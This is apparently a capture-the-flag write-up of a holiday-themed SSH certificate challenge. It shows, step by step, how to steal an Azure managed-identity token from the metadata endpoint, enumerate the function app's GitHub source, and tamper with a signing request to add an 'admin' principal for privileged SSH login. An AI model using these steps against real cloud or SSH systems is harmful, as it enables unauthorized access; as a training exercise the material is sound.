
{
    "ssh_cert": "[email protected] AAAAIXJzYS1zaGEyLTUxMi1jZXJ0LXYwMUBvcGVuc3NoLmNvbQAAACY3NTIzODI0MTMxMzU5Njc5MzgyMzIxMjA5ODE4NTA1NzIzOTgzMAAAAAMBAAEAAAGBAMLQHe8sGrITPBDA1L4lZVCqxxvIfGwIfW7aLVnTIbC75EDDS7nvtEcrAz6eMxkouGqqF8n3hR98gKURlS8QUUiiKC+KP9xZAQqDqVHKUJ7aSZA6C/SoOvSSmubgnWRFN29uyPs4jJip6gdlErRE1ZMeqDW0FzbNVCv1JjD3H82UmIt/lmBnbkr0Mx1L+UQHpSDHDgZH9051/sSRVjdEj4g+j6koo7pMKVvb3h4ppwk8Bx49q8SqMjKsBPvV9aet2aZIot5vGPo7yaDiVYC91I6BsQK5udr2/u3KpfvUmsFdD8/P3UM9H1Xo7DC/uMiJZqzc+rZOmqkDvGFV6x+50Pm3SnBSuNPnzGTErcVPgMW6L6AjakcWDF37iSmqXHYkMYV4j+3h+3m5Sa/6P77Wz6y6SeTlUu9Ofbwc7x7aUSJQhfDYau0fyzxBpYDhubwEHNEv4hNKsjQAYack+l17GmAXPvCj3m5dpAc4SZNXceXAnuOsl9PsK0wnhToCSaNwPwAAAAAAAAABAAAAAQAAACQ3MjIzN2QxMi1lMDg0LTRjZjktODIwNi1kODkwY2U5N2IzZGEAAAAHAAAAA2VsZgAAAABlklPUAAAAAGW3PwAAAAAAAAAAEgAAAApwZXJtaXQtcHR5AAAAAAAAAAAAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIGk2GNMCmJkXPJHHRQH9+TM4CRrsq/7BL0wp+P6rCIWHAAAAUwAAAAtzc2gtZWQyNTUxOQAAAEAk8QbYMZQR3/qvp4fctazkOO7wSCUZvMpV7/2j+Co210tUEX8HrA5iO2u7VqtxLDZjxf1MRd9u11iA8KomuvAL ",
    "principal": "elf"
}
echo -n '[email protected] AAAAIXJzYS1zaGEyLTUxMi1jZXJ0LXYwMUBvcGVuc3NoLmNvbQAAACY3NTIzODI0MTMxMzU5Njc5MzgyMzIxMjA5ODE4NTA1NzIzOTgzMAAAAAMBAAEAAAGBAMLQHe8sGrITPBDA1L4lZVCqxxvIfGwIfW7aLVnTIbC75EDDS7nvtEcrAz6eMxkouGqqF8n3hR98gKURlS8QUUiiKC+KP9xZAQqDqVHKUJ7aSZA6C/SoOvSSmubgnWRFN29uyPs4jJip6gdlErRE1ZMeqDW0FzbNVCv1JjD3H82UmIt/lmBnbkr0Mx1L+UQHpSDHDgZH9051/sSRVjdEj4g+j6koo7pMKVvb3h4ppwk8Bx49q8SqMjKsBPvV9aet2aZIot5vGPo7yaDiVYC91I6BsQK5udr2/u3KpfvUmsFdD8/P3UM9H1Xo7DC/uMiJZqzc+rZOmqkDvGFV6x+50Pm3SnBSuNPnzGTErcVPgMW6L6AjakcWDF37iSmqXHYkMYV4j+3h+3m5Sa/6P77Wz6y6SeTlUu9Ofbwc7x7aUSJQhfDYau0fyzxBpYDhubwEHNEv4hNKsjQAYack+l17GmAXPvCj3m5dpAc4SZNXceXAnuOsl9PsK0wnhToCSaNwPwAAAAAAAAABAAAAAQAAACQ3MjIzN2QxMi1lMDg0LTRjZjktODIwNi1kODkwY2U5N2IzZGEAAAAHAAAAA2VsZgAAAABlklPUAAAAAGW3PwAAAAAAAAAAEgAAAApwZXJtaXQtcHR5AAAAAAAAAAAAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIGk2GNMCmJkXPJHHRQH9+TM4CRrsq/7BL0wp+P6rCIWHAAAAUwAAAAtzc2gtZWQyNTUxOQAAAEAk8QbYMZQR3/qvp4fctazkOO7wSCUZvMpV7/2j+Co210tUEX8HrA5iO2u7VqtxLDZjxf1MRd9u11iA8KomuvAL' > monitor_key-cert.pub
Now we can use our private key and signed certificate public key to SSH into the server:
ssh -i monitor_key -i monitor_key-cert.pub [email protected]
When we initially login, we get a Satellite Tracking Interface GUI. However, we can CTRL+C out of it.

monitor@ssh-server-vm:~$
The SatTrackr application that starts up is located /usr/local/bin/sattrackr that can be found in our ~/.bashrc file.
Azure Enumeration
We can now enumerate our Azure environment by using curl and jq to acquire an access token:
accessToken=$(curl -s 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/' -H 'Metadata: true' | jq -r '.access_token')
Back on Christmas Island, we completed Azure101 and obtained information on the resource-group already that is relevant to the challenge:
elf@058d72e304f5:~$ az functionapp list --resource-group northpole-rg1 | less
[
  {
    "appServicePlanId": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Web/serverfarms/EastUSLinuxDynamicPlan",
    "availabilityState": "Normal",
    "clientAffinityEnabled": false,
    "clientCertEnabled": false,
    "clientCertExclusionPaths": null,
    "clientCertMode": "Required",
    "cloningInfo": null,
    "containerSize": 0,
    "customDomainVerificationId": "201F74B099FA881DB9368A26C8E8B8BB8B9AF75BF450AF717502AC151F59DBEA",
    "dailyMemoryTimeQuota": 0,
    "defaultHostName": "northpole-ssh-certs-fa.azurewebsites.net",
    "enabled": true,
    "enabledHostNames": [
      "northpole-ssh-certs-fa.azurewebsites.net"
    ],
    "extendedLocation": null,
    "hostNameSslStates": [
      {
        "certificateResourceId": null,
        "hostType": "Standard",
        "ipBasedSslResult": null,
        "ipBasedSslState": "NotConfigured",
        "name": "northpole-ssh-certs-fa.azurewebsites.net",
        "sslState": "Disabled",
        "thumbprint": null,
        "toUpdate": null,
        "toUpdateIpBasedSsl": null,
        "virtualIPv6": null,
        "virtualIp": null
      },
      {
        "certificateResourceId": null,
        "hostType": "Repository",
        "ipBasedSslResult": null,
        "ipBasedSslState": "NotConfigured",
        "name": "northpole-ssh-certs-fa.scm.azurewebsites.net",
        "sslState": "Disabled",
        "thumbprint": null,
        "toUpdate": null,
        "toUpdateIpBasedSsl": null,
        "virtualIPv6": null,
        "virtualIp": null
      }
    ],
    "hostNames": [
      "northpole-ssh-certs-fa.azurewebsites.net"
    ],
..[snip]..
    "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/pro
viders/Microsoft.Web/sites/northpole-ssh-certs-fa",
    "identity": {
      "principalId": "d3be48a8-0702-407c-89af-0319780a2aea",
      "tenantId": "90a38eda-4006-4dd5-924c-6ca55cacc14d",
      "type": "SystemAssigned",
      "userAssignedIdentities": null
    },
    "inProgressOperationId": null,
    "isDefaultContainer": null,
    "isXenon": false,
    "keyVaultReferenceIdentity": "SystemAssigned",
    "kind": "functionapp,linux",
    "lastModifiedTimeUtc": "2023-11-09T14:43:01.183333",
    "location": "East US",
    "maxNumberOfWorkers": null,
    "name": "northpole-ssh-certs-fa",
    "outboundIpAddresses": "",
    "possibleOutboundIpAddresses": "",
    "publicNetworkAccess": null,
    "redundancyMode": "None",
    "repositorySiteName": "northpole-ssh-certs-fa",
    "reserved": true,
    "resourceGroup": "northpole-rg1",
..[snip]..
    "tags": {
      "create-cert-func-url-path": "/api/create-cert?code=candy-cane-twirl",
      "project": "northpole-ssh-certs"
    },
..[snip]..
Looking into the hint “The get-source-control Azure REST API endpoint provides details about where an Azure Web App or Function App is deployed from” we can get details on this application:
curl -s -H "Authorization: Bearer $accessToken" 'https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Web/sites/northpole-ssh-certs-fa/sourcecontrols/web?api-version=2022-03-01' | jq .
{
  "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Web/sites/northpole-ssh-certs-fa/sourcecontrols/web",
  "name": "northpole-ssh-certs-fa",
  "type": "Microsoft.Web/sites/sourcecontrols",
  "location": "East US",
  "tags": {
    "project": "northpole-ssh-certs",
    "create-cert-func-url-path": "/api/create-cert?code=candy-cane-twirl"
  },
  "properties": {
    "repoUrl": "https://github.com/SantaWorkshopGeeseIslandsDevOps/northpole-ssh-certs-fa",
    "branch": "main",
    "isManualIntegration": false,
    "isGitHubAction": true,
    "deploymentRollbackEnabled": false,
    "isMercurial": false,
    "provisioningState": "Succeeded",
    "gitHubActionConfiguration": {
      "codeConfiguration": null,
      "containerConfiguration": null,
      "isLinux": true,
      "generateWorkflowFile": true,
      "workflowSettings": {
        "appType": "functionapp",
        "publishType": "code",
        "os": "linux",
        "variables": {
          "runtimeVersion": "3.11"
        },
        "runtimeStack": "python",
        "workflowApiVersion": "2020-12-01",
        "useCanaryFusionServer": false,
        "authType": "publishprofile"
      }
    }
  }
}
Inspect Github Repository
We can clone it and analyze the source-code:
git clone https://github.com/SantaWorkshopGeeseIslandsDevOps/northpole-ssh-certs-fa
Cloning into 'northpole-ssh-certs-fa'...
code northpole-ssh-certs-fa
Inspecting the parse_input function, we can see there is hidden a principle field that can be used during the signing process:

We can enumerate the principle <-> Linux username mapping as follows:
monitor@ssh-server-vm:~$ find /etc/ssh/auth_principals/ -type f -print -exec cat {} \;
/etc/ssh/auth_principals/monitor
elf
/etc/ssh/auth_principals/alabaster
admin
Thus, we can create a new private key for alabaster, with the principle name of admin, we will be able to login!
ssh-keygen -C '[email protected]' -f alabaster_key
cat alabaster_key.pub
Intercept and add principle to request:
POST /api/create-cert?code=candy-cane-twirl HTTP/2
Host: northpole-ssh-certs-fa.azurewebsites.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 626

{"ssh_pub_key":"ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDbkxc5uZcmhZ/stqbt6xuw3U0JrUDcoyYoO0jW9ZVfr461d3jzuClaozhddNn7CMoSxZws9pewBBfIRJbMWDhy+6qLq7c+emlAXoC7VFW0RsTNSiyfR0N0EXIRDN+Hwm7wJAa2ZYC3KW397eEkeiR4XpZe27za0UQeQuE0Yo6/4jquxJ56Ucy/4xQ50TWHqWZm5ytHGTgnoGUHVxmeaaGZ72d1uy6E5G+tnNeZm2m0Gf/Cqryrn1Zn4h8KpMoLDqVbLldS3ixx/1ftbpBEObh1j2Cw+psD82ECrQeQA8iXoEBuR27avmH6Nv1Bwn/ISMplMU4QUWKIEsWE+WPOyAcYb0LwYLYaHxcH/mLIb0cI8ojeAKKqHdbeIHc5WKkakw9pabcdmDQa7Z9k6yA/XmtniSDg6neyg8IMv1ThjN/f2Hu+68bakixTKl6tUxrtXWPQTwsU+wtOfEl+a5VEiy/kJl0pqBhrfcHzfggMrtifIR+VUNv6Zq5yGgeQG9dFQ1s= [email protected]","principal":"admin"}

Response:
{
    "ssh_cert": "[email protected] AAAAIXJzYS1zaGEyLTUxMi1jZXJ0LXYwMUBvcGVuc3NoLmNvbQAAACcyNDc1NjkyMzA0MTI0NjkwNDM2Mzk3MTExNzE3MTU5Mjc3NzUyMjIAAAADAQABAAABgQDbkxc5uZcmhZ/stqbt6xuw3U0JrUDcoyYoO0jW9ZVfr461d3jzuClaozhddNn7CMoSxZws9pewBBfIRJbMWDhy+6qLq7c+emlAXoC7VFW0RsTNSiyfR0N0EXIRDN+Hwm7wJAa2ZYC3KW397eEkeiR4XpZe27za0UQeQuE0Yo6/4jquxJ56Ucy/4xQ50TWHqWZm5ytHGTgnoGUHVxmeaaGZ72d1uy6E5G+tnNeZm2m0Gf/Cqryrn1Zn4h8KpMoLDqVbLldS3ixx/1ftbpBEObh1j2Cw+psD82ECrQeQA8iXoEBuR27avmH6Nv1Bwn/ISMplMU4QUWKIEsWE+WPOyAcYb0LwYLYaHxcH/mLIb0cI8ojeAKKqHdbeIHc5WKkakw9pabcdmDQa7Z9k6yA/XmtniSDg6neyg8IMv1ThjN/f2Hu+68bakixTKl6tUxrtXWPQTwsU+wtOfEl+a5VEiy/kJl0pqBhrfcHzfggMrtifIR+VUNv6Zq5yGgeQG9dFQ1sAAAAAAAAAAQAAAAEAAAAkNGE1MmE5M2ItMTQ0Zi00NTlmLWIwNmMtYWJiNzZhOWVkZDZiAAAACQAAAAVhZG1pbgAAAABlkmx6AAAAAGW3V6YAAAAAAAAAEgAAAApwZXJtaXQtcHR5AAAAAAAAAAAAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIGk2GNMCmJkXPJHHRQH9+TM4CRrsq/7BL0wp+P6rCIWHAAAAUwAAAAtzc2gtZWQyNTUxOQAAAEBd6C8kibu7YgCGShIAM7tTVaU5jZBNbRVO053H72pK22rA6WCDKggnWMciPBWiZt9af2afDLOcNrNCC7Xug08D",
    "principal": "admin"
}
SSH as Alabaster
$ echo -n '[email protected] AAAAIXJzYS1zaGEyLTUxMi1jZXJ0LXYwMUBvcGVuc3NoLmNvbQAAACcyNDc1NjkyMzA0MTI0NjkwNDM2Mzk3MTExNzE3MTU5Mjc3NzUyMjIAAAADAQABAAABgQDbkxc5uZcmhZ/stqbt6xuw3U0JrUDcoyYoO0jW9ZVfr461d3jzuClaozhddNn7CMoSxZws9pewBBfIRJbMWDhy+6qLq7c+emlAXoC7VFW0RsTNSiyfR0N0EXIRDN+Hwm7wJAa2ZYC3KW397eEkeiR4XpZe27za0UQeQuE0Yo6/4jquxJ56Ucy/4xQ50TWHqWZm5ytHGTgnoGUHVxmeaaGZ72d1uy6E5G+tnNeZm2m0Gf/Cqryrn1Zn4h8KpMoLDqVbLldS3ixx/1ftbpBEObh1j2Cw+psD82ECrQeQA8iXoEBuR27avmH6Nv1Bwn/ISMplMU4QUWKIEsWE+WPOyAcYb0LwYLYaHxcH/mLIb0cI8ojeAKKqHdbeIHc5WKkakw9pabcdmDQa7Z9k6yA/XmtniSDg6neyg8IMv1ThjN/f2Hu+68bakixTKl6tUxrtXWPQTwsU+wtOfEl+a5VEiy/kJl0pqBhrfcHzfggMrtifIR+VUNv6Zq5yGgeQG9dFQ1sAAAAAAAAAAQAAAAEAAAAkNGE1MmE5M2ItMTQ0Zi00NTlmLWIwNmMtYWJiNzZhOWVkZDZiAAAACQAAAAVhZG1pbgAAAABlkmx6AAAAAGW3V6YAAAAAAAAAEgAAAApwZXJtaXQtcHR5AAAAAAAAAAAAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIGk2GNMCmJkXPJHHRQH9+TM4CRrsq/7BL0wp+P6rCIWHAAAAUwAAAAtzc2gtZWQyNTUxOQAAAEBd6C8kibu7YgCGShIAM7tTVaU5jZBNbRVO053H72pK22rA6WCDKggnWMciPBWiZt9af2afDLOcNrNCC7Xug08D' > alabaster_key-cert.pub

$ ssh -i alabaster_key -i alabaster_key-cert.pub [email protected]

alabaster@ssh-server-vm:~$ id
uid=1000(alabaster) gid=1000(alabaster) groups=1000(alabaster),1002(sshallow)

alabaster@ssh-server-vm:~$ ls -la
total 36
drwx------ 1 alabaster alabaster 4096 Nov  9 14:07 .
drwxr-xr-x 1 root      root      4096 Nov  3 16:50 ..
-rw-r--r-- 1 alabaster alabaster  220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 alabaster alabaster 3665 Nov  9 17:03 .bashrc
drwxr-xr-x 3 alabaster alabaster 4096 Nov  9 14:07 .cache
-rw-r--r-- 1 alabaster alabaster  807 Apr 23  2023 .profile
drwxr-xr-x 6 alabaster alabaster 4096 Nov  9 14:07 .venv
-rw------- 1 alabaster alabaster 1126 Nov  9 14:07 alabaster_todo.md
drwxr-xr-x 2 alabaster alabaster 4096 Nov  9 14:07 impacket

alabaster@ssh-server-vm:~$ cat alabaster_todo.md
# Geese Islands IT & Security Todo List
- [X] Sleigh GPS Upgrade: Integrate the new "Island Hopper" module into Santa's sleigh GPS. Ensure Rudolph's red nose doesn't interfere with the signal.
- [X] Reindeer Wi-Fi Antlers: Test out the new Wi-Fi boosting antler extensions on Dasher and Dancer. Perfect for those beach-side internet browsing sessions.
- [ ] Palm Tree Server Cooling: Make use of the island's natural shade. Relocate servers under palm trees for optimal cooling. Remember to watch out for falling coconuts!
- [ ] Eggnog Firewall: Upgrade the North Pole's firewall to the new EggnogOS version. Ensure it blocks any Grinch-related cyber threats effectively.
- [ ] Gingerbread Cookie Cache: Implement a gingerbread cookie caching mechanism to speed up data retrieval times. Don't let Santa eat the cache!
- [ ] Toy Workshop VPN: Establish a secure VPN tunnel back to the main toy workshop so the elves can securely access to the toy blueprints.
- [ ] Festive 2FA: Roll out the new two-factor authentication system where the second factor is singing a Christmas carol. Jingle Bells is said to be the most secure.
We enter in the answer into our badge for the objective:
Answer: gingerbread
Achievement
Congratulations! You have completed the SSH/API challenge!
After speaking with Alabaster Snowball again, we obtained the following hint:
Misconfiguration ADventures
Certificates are everywhere. Did you know Active Directory (AD) uses certificates as well? Apparently the service used to manage them can have misconfigurations too.
Port of Driftbit Grotto
While exploring the Pixel Island, we discover the Port of Driftbit Grotto. Upon reaching it, a “Dock Now” option is presented to us.

The dock featured Tinsel Upatree to greet us!

When we make land, we obtain new objectives on arrival.
Game Cartridges: Vol 1 (Island of Misfit Toys)
Find the first Gamegosling cartridge and beat the game
Game Cartridges: Vol 2 (Pixel Island)
Find the second Gamegosling cartridge and beat the game
Game Cartridges: Vol 3 (Steampunk Island)
Find the third Gamegosling cartridge and beat the game
